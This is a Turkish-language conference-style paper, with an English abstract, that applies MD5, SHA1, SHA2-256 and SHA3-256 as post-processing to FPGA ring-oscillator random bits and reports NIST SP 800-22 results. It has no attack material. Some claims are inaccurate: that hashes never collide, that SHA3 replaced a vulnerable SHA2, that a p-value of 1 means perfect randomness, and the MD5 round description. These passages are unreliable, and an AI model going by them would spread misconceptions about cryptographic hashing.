SON İŞLEM TEKNİĞİ OLARAK ÖZET ALGORİTMALARI KULLANAN RASTGELE SAYI ÜRETECİ TASARIMI

Seyfullah KANER^{*1}, Ali Murat GARİPCAN², Ebubekir ERDEM³

¹Muş Alparslan Üniversitesi, Uzaktan Eğitim Uygulama ve Araştırma Merkezi, Muş, TÜRKİYE, s.kaner@alparslan.edu.tr

²Fırat Üniversitesi, Bilgisayar Mühendisliği Bölümü, Elazığ, TÜRKİYE, agaripcan6223@gmail.com

³Fırat Üniversitesi, Bilgisayar Mühendisliği Bölümü, Elazığ, TÜRKİYE, aberdem@firat.edu.tr

* Sorumlu Yazar: s.kaner@alparslan.edu.tr

Özet: Rasgele sayılar, kriptografinin yanı sıra şans oyunları ve istatistik gibi pek çok farklı alanda kullanılmaktadır. Kriptografide kullanılan rasgele sayıların iyi istatistiksel özelliklerine ek olarak rasgele sayıların öngörülemez ve tekrar üretilemez olması istenir. Rasgele sayılar üretilirken genellikle farklı entropi kaynakları kullanılabilir. Entropi kaynağından doğrudan elde edilen sayılar genellikle istatistiki açıdan zayıftır. Sayılar genellikle bir son işlem tekniği uygulanarak güvenli hale getirilmektedir. Son işlem teknikleri, zayıf istatistiki özellik gösteren bit dizisindeki düzensizlikleri gidermek amacıyla uygulanır. Von Neumann, H fonksiyonu, S-box, özet algoritmalar kullanılan bazı son işlem teknikleridir. Bu çalışmada halka osilatörlerdeki faz gürültüsünden elde edilen saf rasgele sayılar üzerinde son işlem tekniği olarak dört adet özet (hash) algoritmanın istatistiki etkisi analiz edilmiştir. Son işlem uygulanmış saf rasgele sayıların istatistiki yeterlilikleri NIST SP 800-22 test suiti kullanılarak analiz edilmiştir.

Anahtar Kelimeler: Rasgele Sayılar, Özet Algoritmaları, Son İşlem Teknikleri, Rasgele Sayı Üreteçleri

Random Number Generator Design Using Hash Algorithms as Post Processing Technique

Seyfullah KANER^{*1}, Ali Murat GARİPCAN², Ebubekir ERDEM³

¹Muş Alparslan University, Department of Distance Education Application and Research Center, Muş, TURKEY, s.kaner@alparslan.edu.tr

²Fırat University, Department of Computer Engineering, Elazığ, TURKEY, agaripcan6223@gmail.com

³Fırat University, Department of Computer Engineering, Elazığ, TURKEY, aberdem@firat.edu.tr

* Sorumlu Yazar: s.kaner@alparslan.edu.tr

Abstract: Random numbers are used in many different fields, such as games of chance and statistics, as well as cryptography. In addition to the good statistical properties of random numbers used in cryptography, random numbers are desirable to be unpredictable and non-reproducible. Different entropy sources can often be used when generating random numbers. Numbers obtained directly from the entropy source are often statistically poor. Numbers are usually secured by applying a post-processing technique. Post-processing techniques are applied to remove irregularities in the bit string showing poor statistical properties. Von Neumann, H function, S-box, hash algorithms are some post-processing techniques used. In this study, the statistical effect of four hash algorithms as a post-processing technique on pure random numbers obtained from phase noise in ring oscillators was analyzed. Statistical adequacy of postprocessed pure random numbers were analyzed using the NIST SP 800-22 test suite.

Keywords: Random Numbers, Hash Algorithms, Post-processing Techniques, Random Number Generators

1. Giriş


Rasgele sayıların kullanım alanları çeşitli olmakla birlikte kriptografik uygulamalardaki kullanımı sistem güvenliği açısından son derece önemlidir. Kriptografik sistemler tasarlanırken kullanılan sayıların rasgele oluşturulmuş, iyi istatistiki özelliklere sahip ve tahmin edilemez olması gerekmektedir. Kriptografide kullanılan açık anahtar ve gizli anahtar üretimi bu sürecin en temel konularındandır. Bu sebeple kriptografik uygulamalarda kullanılan rasgele sayıların bütün sistemin güvenliğini etkilediği sonucu ortaya çıkmaktadır [1].

Rasgele sayıların üretilmesi ve kullanılması bilgi güvenliği, telekomünikasyon, oyun endüstrisi ve simülasyon gibi birçok alanda gerçekleşmektedir. Güvenli bir iletişim ortamı için kriptografinin kullanılması önem arz etmektedir [2-3]. Bu nedenle rasgele sayıların üretilmesi için “rasgele sayı üretici (RSÜ)” olarak da bilinen özelleştirilmiş tasarımlara ihtiyaç duyulmaktadır.

Rasgele sayı üreticileri (RSÜ), gerçek rasgele sayı üreticileri (GRSÜ), sözde rasgele sayı üreticileri (SRSÜ) ve hibrit rasgele sayı üreticileri (HRSÜ) olmak üzere üç ana başlık altında incelenebilir. Gerçek rasgele sayı üreticileri fiziksel ve fiziksel olmayan sayı üreticileri olarak iki alt başlık altında sınıflandırılabilir. Sözde rasgele sayı üreticileri ise saf sözde rasgele sayı üreticileri ve hibrit rasgele sayı üreticileri olarak iki sınıfa ayrılır.

SRSÜ’lerin aksine GRSÜ’ler rasgele sayıları üretmek için fiziksel süreçleri kullanırlar. Bu üreticilerin standart bir tanımı olmamakla birlikte, fiziksel kaynağın kontrol edilemez davranışı üretilen sayıları doğal olarak tahmin edilemez ve tekrar üretilemez kılmaktadır. Bu üreticilerin istatistiki karakteristiği, kullanılan entropi kaynaklarının kalitesi ve rasgelelik çıkarım yöntemleriyle yakından ilintilidir. Zira herhangi bir GRSÜ için gerek istatistiki gerekse kriptografik güvenlikle bağlantılı gereksinimleri yerine getirebilen güçlü entropi kaynakları bulmak zordur [4-5].

Bir GRSÜ’ nin tipik mimarisi Şekil 1’deki gibidir. Şekil 1’de gürültü kaynağı olarak; termal gürültü, faz seçirmesi, kaotik sistemler, radyoaktif çürüme, mekanik sistemler ve kullanıcı etkileşimleri gibi stokastik olay veya durumlar kullanılabilir. Gürültü kaynaklarından elde edilen/örneklenen ve saf rasgele sayılar olarak da isimlendirilen sinyaller daha sonra son işlem tekniklerine giriş olarak uygulanır. Zayıf istatistiki özelliklere sahip saf rasgele sayılar son işleme tabi tutulduktan sonra istatistiki özellikleri, kriptografik gereksinimleri karşılayacak ölçüde iyileştirilmiş olur [5-6].



Şekil 1: GRSÜ genel mimarisi

Özet algoritmalarının son işlem olarak kullanımı yeni olmamakla birlikte mevcut yöntemler içerisinde güçlü kriptografik özellikleri ile öne çıkmaktadır. Bu çalışmada saf rasgele

sayıların tekrar üretilemezlik ve tahmin edilemezlikle bağlantılı istatistiki gereksinimlerini sağlamak için dört farklı özet algoritması son işlem olarak kullanılmıştır. Bu algoritmalarının son işlem tekniği olarak kullanılmasının bazı avantajları vardır. Kriptografik olarak güvenilirliği kanıtlanmış olan özet algoritmalar sayının istatistiki özelliklerini ve rasgeleliğini iyileştirerek tahmin edilmesini zorlaştırmaktadır. Sonuç olarak son işlem tekniği olarak özet algoritmaları kullanmak rasgele sayı üretmede iyi bir araçtır. Özellikle kriptografi gibi gerçek rasgeleliğin gerekli olduğu uygulamalarda kullanılması fayda sağlayacaktır.

Bu çalışmada gerçek rasgele sayı üreticiden elde edilmiş ve istatistiki zayıflık probleminde sahip rasgele sayı dizileri C# yazılım dilinde geliştirilmiş ve MD5 (Message-Digest algorithm 5), SHA1 (Secure Hash Algorithm 1), SHA2-256 ve SHA3-256 özet algoritmalarından istenilen fonksiyonun seçilmesiyle özet çıktısı veren bir arayüz tasarlanmıştır. Özet çıktısı binary formata dönüştürülmekte ve “.txt” dosyasına yazılmaktadır. Elde edilen sonuçlar NIST (National Institute of Standards and Technology) SP (Special Publication) 800-22 testlerine tabi tutulmuş ve bu testleri başarıyla geçmiştir. Sunulan çalışma son işlem tekniklerinde özet algoritmaların kullanılarak rasgeleliğin iyileştirilmesi ve farklı özet algoritmalarının istatistiki rasgelelik gereksinimi üzerindeki etkisinin analiz edilmesi amaçlanmıştır. Çalışmanın bu yönüyle gelecekteki akademik çalışmalara fikir bazında kaynaklık edileceğine inanılmaktadır.

Çalışmanın geri kalanı şu şekilde organize edilmiştir: ikinci bölümde önerilen son işlem yöntemleri hakkında teorik açıklayıcı bilgiler sunulmuştur. Üçüncü bölümde kullanılan materyal ve yöntem hakkında bilgilere yer verilmiştir. Dördüncü bölüm olan bulgular ve tartışma kısmında ise istatistiki rasgelelik analizi ve elde edilen test sonuçlarına yer verilmiştir. Çalışma son bölümde kısaca özetlenmiş ve sonuçlandırılmıştır.


2. Özet (Hash) Algoritmaları

Özet algoritmaları farklı boyutlarda olabilecek giriş değerlerini sabit boyutlu çıkışlara dönüştürmektedir. Özet algoritmalarda giriş değerinin boyutunun büyük olması ama çıkışta sabit bir boyutta çıkış vermesi bazı konularda tasarruf sağlamaktadır. Özet algoritmalarının aynı girdi değeri için aynı çıkışı vermesi, farklı girişler için asla aynı çıkışı vermemesi gerekmektedir. Bu sebeple bir çıkış değerinin sadece bir çıkış değerine özel olduğu söylenebilmektedir. Bu çalışmada son işlem tekniği olarak 4 adet özet algoritma kullanılmıştır.

2.1. MD5 Kriptografik Özet Algoritması

Şematik yapısı Şekil 2’de verilen MD5, genellikle veri bütünlüğünü doğrulamak için kullanılan yaygın bir kriptografik özet algoritmasıdır. Bu algoritma bir girdi verisi için 128 bitlik bir özet değerini üretir. Özet değerin genellikle 32 basamaklı bir onaltılık sayı olarak ifade edilir.

Özet değerini üretmek için, MD5 algoritması girdi verisi üzerinde bir dizi işlem yapar. Bu işlemler bitsel işlemler ve modüler aritmetik içermektedir. Bu işlemler girdi verisini tahmin edilebilir bir şekilde karıştırır ve orijinal girdiye özgü sabit boyutlu bir çıktı üretir. Boyutu ne olursa olsun giriş değerine karşılık 128 bit, 32 basamaklı onaltılık sayı sisteminde bir diziyi çıkış olarak vermektedir. Girdi verisinde tek bir bit bile değişirse, sonuçta elde edilen özet değeri tamamen farklı olmaktadır.




Şekil 2: MD5 Bir turda yapılan işlemler

Bir mesaj bloğunun işlenmesi, tur denilen dört benzer aşamadan oluşur; her tur, doğrusal olmayan bir fonksiyon, modüler toplama işlemi ve bit bazında sola kaydırma işlemlerinden oluşur. Toplamda 16 tur vardır. Şekil 2’de her tur içinde yapılan işlemler gösterilmiştir [7].

MD5 algoritmasının yaygın kullanımına rağmen, bazı güvenlik açıkları olduğu bulunmuştur. Özellikle, çakışma saldırılarına karşı hassastır ve bu sayede saldırganlar iki farklı girdi veri kümesini oluşturarak aynı özet değerini üretebilmektedir. Bu nedenle, daha modern özet fonksiyonları gibi güvenli sayılmamaktadır. Ancak, basitliği ve hızlılığı nedeniyle birçok uygulamada hala kullanılmaktadır.

2.2. SHA1 Kriptografik Özet Algoritması

SHA1 algoritması, 160 bitlik özet değeri oluşturmaktadır. MD5 ten farklı olarak her biri 32 bit olan 5 farklı değişken ile başlamaktadır. Mesajın 512 bite tamamlama işlemi MD5 algoritmasında olduğu gibi yapılmaktadır. MD5’te her bir değişken için 16 tur işlem yapılırken SHA1 algoritmasında her bir değişken için 20 tur işlem yapılmaktadır. Sonuç olarak 80 türlü işlem gerçekleşmektedir [8]. SHA1 özet algoritmasının temel yapısı Şekil 3’te gösterilmiştir.




Şekil 3: SHA1 özet algoritmasının temel yapısı

2.3. SHA2-256 Kriptografik Özet Algoritması

SHA2 özet algoritmasının tasarımı iki aşamalı olarak işlenmektedir. Öncelikle giriş bir ön işlemden geçer ve daha sonra özet değeri hesaplanması gerçekleştirilir. Ön işleme sürecinde

mesajın belirli bir boyutu getirilmesi sağlanır. Mesaj 512 bitlik parçalara ayrılır. Eğer mesaj boyutu 512'den küçükse doldurma işlemi yapılır. İkinci adımda ise her mesaj bloğu sabit sayıda yinleme sırasında kullanılmaktadır. Her turda diziye kaydırma ve özel mantık operasyonları gerçekleştirilmektedir. Tüm bloklar işlendikten sonra özet değeri elde edilir [9]. SHA2'nin ikinci aşamasında (A, B, C...,H) olarak tanımlanan değerlerin birleştirilmesiyle özet değer elde edilmektedir. SHA2-256 özet algoritmasının gerçekleştirdiği işlemlerin blok diyagramı Şekil 4'te gösterilmiştir.




Şekil 4: SHA2-256 Özet algoritmasının blok diyagramı

2.4. SHA3-256 Kriptografik Özet Algoritması

Zamanla hem SHA1 hem de SHA2'nin bazı güvenlik açıkları olduğu keşfedildi, bu nedenle SHA3 algoritma ailesi, bunların yerine geçecek şekilde geliştirildi. SHA3-256, özellikle 256 bitlik bir özet değeri kullanır ve öncekilerden daha güvenli olduğu kabul edilir.

SHA3 algoritmasının temel yapısı Şekil 5'te gösterilmiştir. Burada m mesaj bloklarını ifade etmektedir. Bloklara ayrılan mesaj başlangıç vektörleri ile XOR işleminden geçer. İlk blok için başlangıç değeri sıfırdır. Daha sonraki girişlerde bir önceki bloğun çıkış değeri alınmaktadır. "f" ile ifade edilen fonksiyon SHA3 algoritmasının çekirdek fonksiyonu olarak tanımlanmaktadır. "r" ve "c" değerleri algoritmanın giriş değerlerini gösteren parametrelerdir. r her defasında işlenen mesaj bloğunu ifade ederken c parametresi güvenlik amacıyla kullanılan bir parametredir. Mesaj blokları f fonksiyonundan geçirilerek özet değeri üretilmektedir [10,11].



Şekil 5: SHA3 özet algoritmasının temel yapısı


3. Materyal ve Yöntem

Sunulan çalışmada (Field Programmable Gate Array - Alanda Programlanabilir Kapı Dizileri) FPGA ortamında entropi/gürültü kaynağından elde edilen zayıf istatistiki özelliklere sahip saf gerçek rasgele sayılar ilk olarak hafıza bileşenlerine kaydedilmiştir. Ardından bu hafıza içerikleri FPGA'nın (Joint Test Action Group) JTAG ara yüzü ve (universal serial bus) USB blaster portu aracılığı ile son işlem yönteminin uygulandığı terminal bilgisayara “.mif” test dosyası olarak aktarılmıştır. İçerisinde saf rasgele sayıları barındıran formatlı dosyalar geliştirilen C# tabanlı uygulama aracılığıyla iki aşamalı son işleme tabi tutulmuştur. İlk aşamada seçilen özet algoritması için “.mif” uzantılı dosyalar içerisinde gereksiz bölümler çıkartılmış ve her bir satırı 1024 bitlik rasgele sayılardan oluşan “.txt” uzantılı dosyalara dönüştürülmüştür. Ardından bu dosyaların her bir satırı özet fonksiyonlarına giriş olarak uygulanmış ve elde edilen çıkış bitleri istatistiki analiz için bir başka “.txt” uzantılı dosyaya dönüştürülmüştür. Son işlem uygulanmış test dosyaları daha sonra NIST SP 800-22 süitine dâhil edilerek test edilmiştir.

3.1. Saf Rasgele Sayılara Özet Algoritma Son İşleminin Uygulanması

Gürültü kaynaklarının non-deterministik özelliklerinden dolayı tek yönlü bir fonksiyon gibi davranabilen GRSÜ'lerde rasgele sayılar doğası gereği tekrar üretilemezdir. Fakat bir GRSÜ için fiziksel gerçekliğin doğal bir sonucu olarak istatistiki zayıflık problemi üretilen rasgele sayıların ayrıcalıklı saldırganlar tarafından yüksek doğrulukla tahmini mümkün kılacak yararlı bilgiler sunabilmektedir. Rasgele sayıların hassas kriptografik uygulamalar için kullanımını sınırlandıran bu durumun üstesinden gelmek ve GRSÜ'yü saldırgan kurcalamalarına ve çevresel dalgalanmalara karşı güçlü kılmak için bu çalışmada olduğu gibi son işlem tekniklerine başvurulmaktadır.

Çalışma içerisinde MD5, SHA1, SHA2-256 ve SHA3-256 olmak üzere birden fazla kriptografik özet fonksiyonunu bir arada barındıran masaüstü uygulaması geliştirilmiştir. Çalışmanın temel amacı saf rasgele sayıların istatistiki özelliklerini kriptografik güvenlik gereksinimlerini karşılayacak düzeyde iyileştirebilmektir. Bu kapsamda kullanıcılar istatistiki rasgelelik analizini diledikleri özet fonksiyonunu son işlem olarak seçerek saf rasgele sayılara uygulayabileceklerdir. Geliştirilen uygulamaya ait arayüz Şekil 6'da verilmiştir.



Şekil 6: Özet algoritmaların son işlem tekniği olarak kullanılması için geliştirilen arayüz

Şekil 6'daki uygulamada öncelikle donanımsal seviyeden bilgisayar ortamına aktarımı yapılan .mif uzantılı dosyalar okunmaktadır. Ardından bu dosyalar içerisindeki rasgele sayılar üretilme sıralarına göre blok uzunlukları 1024 bit olacak şekilde yeniden gruplanmaktadır. Uygulama içerisinde blok uzunlukları 256, 512, 1024 ve 2048 olmak üzere tercihen seçilebilmektedir. Bu noktada seçilen blok uzunlukları için çıkış olarak elde edilen son işlem uygulanmış rasgele sayı dizilerinin boyutunun da değişken olabileceği unutulmamalıdır. Bir sonraki adımda ayrılan parçaların hangi özet algoritması kullanarak özet değer çıkarılacağı seçilmektedir. Seçilen özet algoritma değerine göre bir özet çıkış değeri üretilmekte ve ekrana yazdırılmaktadır. Bu aşamadaki özet fonksiyon çıkışı aynı zamanda son işlem uygulanmış rasgele sayı dizileridir. Ardından hash fonksiyonun çıkışları daha sonra harici bir '.txt' uzantılı dosyaya NIST SP 800-22 test formatına uygun olarak aktarılmaktadır. Uygulama içinde üç aşamalı bu işlemler "Do All With One Button" tıklandığında ".txt" dosyalarının içerdiği klasör yolu seçilerek, klasörde bulunan tüm ".mif" dosyaları bu işlemlerden geçerek son işlem uygulanmış haliyle ".txt" dosyasına yazılmaktadır. Geliştirilen uygulama yukarıda özetlenmeye çalışılan işlemleri istenen sayıda ".mif" uzantılı dosya üzerinde gerçekleştirebilmektedir. Uygulama seçime bağlı ".mif" uzantılı dosya çıkışları istenirse tek bir ".txt" dosyası üzerinde birleştirilebileceği gibi ayrı ayrı test dosyalarına da yazılabilmektedir.

4. Bulgular ve Tartışma

Çalışma içerisinde son işlem uygulanmış rasgele sayı dizilerinin istatistikî rasgelelik değerlendirmesi için NIST SP 800-22 testleri kullanılmıştır. NIST SP 800-22 test paketi kendi içerisinde her biri belirli bir geçersiz hipotezi (H_0) test etmek için formülize edilmiş 15 adet alt test kriterinden oluşmaktadır. Test altındaki rasgele sayılar için hesaplanan rasgelelik istatistiği $p_değer$ parametresi, her bir test kriteri için sayıların rasgele olduğu varsayımını destekleyen H_0 hipotezinin kabulü için en önemli kanıttır. $[0 - 1]$ aralığında değişken değerler alabilen bu parametre, aynı zamanda mükemmel bir rasgele sayı üreticinin test edilen sayı dizisinden daha az rasgele olan bir sayı dizini üretmiş olma olasılığı ile temsil edilen test

istatistiğidir. Eğer bir test kriteri için $p_değer$ parametresi 1'e eşit ise, ilgili test kriteri için test edilen sayı dizisinin mükemmel derecede rasgele olduğu kabul edilir. Test kriterleri için aynı zamanda tipik önem seviyesine karşılık gelen α parametresi ise H_0 hipotezini reddetmek için kullanılmaktadır. İlgili test kriterinin başarılı olduğu $p_değer \geq \alpha$ durumu için H_0 hipotezi kabul edilirken aksi durumlarda ise reddedilir ve sayıların rasgele olmadığı kabul edilir. Son işlem uygulanmış ve son işlem uygulanmamış rasgele sayı dizileri için NIST SP 800-22 testi sonuçları Tablo 1'deki gibidir.

Tablo 1 Son işlem uygulanmış rasgele sayılar için NIST SP 800-22 test sonuçları

Test Adı	Son İşlemden Önce		Son İşlemden Sonra							
			MD5		SHA1		SHA2-256		SHA3-256	
	$p_değeri$	Sonuç	$p_değeri$	Sonuç	$p_değeri$	Sonuç	$p_değeri$	Sonuç	$p_değeri$	Sonuç
1. Frekans Testi	-	Başarısız	0,829	Başarılı	0,279	Başarılı	0,970	Başarılı	0,431	Başarılı
2. Blok Frekans Testi	-	Başarısız	0,957	Başarılı	0,757	Başarılı	0,874	Başarılı	0,229	Başarılı
3. Akış Testi	-	Başarısız	0,233	Başarılı	0,810	Başarılı	0,606	Başarılı	0,084	Başarılı
4. Bloktaki En Uzun Birlerin Akış Testi	-	Başarısız	0,438	Başarılı	0,565	Başarılı	0,145	Başarılı	0,409	Başarılı
5. İkili Matris Rankı Testi	0,521	Başarılı	0,016	Başarılı	0,470	Başarılı	0,941	Başarılı	0,184	Başarılı
6. Ayrık Fourier Dönüşümü	-	Başarısız	0,214	Başarılı	0,493	Başarılı	0,031	Başarılı	0,504	Başarılı
7. Örtüşmeyen Şablon Eşleştirme Testi	-	Başarısız	0,133	Başarılı	0,030	Başarılı	0,191	Başarılı	0,058	Başarılı
8. Örtüşen Şablon Eşleştirme Testi	-	Başarısız	0,405	Başarılı	0,650	Başarılı	0,917	Başarılı	0,631	Başarılı
9. Maurer Evrensel	-	Başarısız	0,491	Başarılı	0,040	Başarılı	0,615	Başarılı	0,886	Başarılı

İstatistiksel Testi										
10. Doğrusal Karmaşıklık Testi	-	Başarısız	0,992	Başarılı	0,056	Başarılı	0,693	Başarılı	0,259	Başarılı
11. Seri Testi	-	Başarısız	0,749	Başarılı	0,928	Başarılı	0,712	Başarılı	0,486	Başarılı
12. Yaklaşık Entropi Testi	-	Başarısız	0,316	Başarılı	0,342	Başarılı	0,371	Başarılı	0,623	Başarılı
13. Kümülatif Toplam Testi	-	Başarısız	0,966	Başarılı	0,259	Başarılı	0,444	Başarılı	0,447	Başarılı
14. Rasgele Yürüyüş Testi	-	Başarısız	0,323	Başarılı	0,101	Başarılı	0,683	Başarılı	0,720	Başarılı
15. Rasgele Yürüyüş Değişken Testi	-	Başarısız	0,069	Başarılı	0,568	Başarılı	0,322	Başarılı	0,276	Başarılı

Rasgele sayıların NIST 800-22 testlerinden başarılı olabilmesi için tüm alt test kriterleri için geçersiz hipotezin kabul edildiği $p_değer \geq \alpha$ şartı mutlaka yerine gelmelidir. Test sonuçları incelendiğinde son işlem uygulanmamış rasgele sayıların bu testten sadece birinde başarılı olduğu görülmektedir. Son işlem uygulanmış sayı dizilerinin ise tüm test kriterlerini başarıyla geçtiği görülmektedir. Son işlem tekniği olarak özet algoritmaların kullanılmasında test sonuçlarının başarılı olmasının yanı sıra çıkıştaki bit miktarları karşılaştırıldığında MD5 için 128 bit, SHA1 için 160 bit, SHA2-256 için 256 bit ve SHA3-256 için 256 bit olarak çıktı vermektedir. Bu da aynı veri için SHA2-256 ve SHA3-256 özet algoritmalarının çıkıştaki bit miktarına göre daha fazla kazançlı olduğunu ortaya koymaktadır. Tüm test kriterlerinin başarıyla yerine geldiği bu durumda güçlü istatistiki özellikleri ile öne çıkan kriptografik özet fonksiyonlarının rasgele sayılar üzerindeki potansiyel istatistiki zayıflıkları başarıyla giderebildiği ve rasgele sayıların kriptografik amaçlar için kullanılabileceği söylenebilir.

5. Sonuç

Rasgele sayı üreteçlerinde kullanılan son işlem yöntemleri çeşitli olmakla birlikte, kriptografik açıdan güvenilirliği kanıtlanmış olan özet algoritmalarının kullanılması da son işlem tekniklerinden birisidir. Bu çalışma kapsamında 4 farklı kriptografik özet fonksiyonu son işlem tekniği olarak kullanabilen bir arayüz geliştirilmiştir. Geliştirilen uygulama sayesinde kullanıcılar üretmiş oldukları saf rasgele sayı dizilerini istatistiki açıdan daha iyi, NIST

testlerinde başarı sağlayan rasgele sayılara dönüştürebilmektedir. Özet fonksiyonlarının kriptografik uygulamalarda güvenlik özelliklerini sağlaması, matematiksel fonksiyonlarla sabit uzunlukta eşsiz bir değer oluşturma işlevi gibi özelliklerinden dolayı test edilen rasgele sayıların istatistikî özellikleri üzerinde gözle görülebilir bir iyileşme sağlanmıştır. Çalışmada kullanılan özet fonksiyonlarının arasındaki üstünlük kıyaslaması için daha fazla test sayısına ihtiyaç olduğunu düşünmekteyiz.

Kaynakça

- [1] Ç.K. Koç, About Cryptographic Engineering, in: Cryptogr. Eng., Springer US, Boston, MA, 2009: pp. 1–4. https://doi.org/10.1007/978-0-387-71817-0_1.
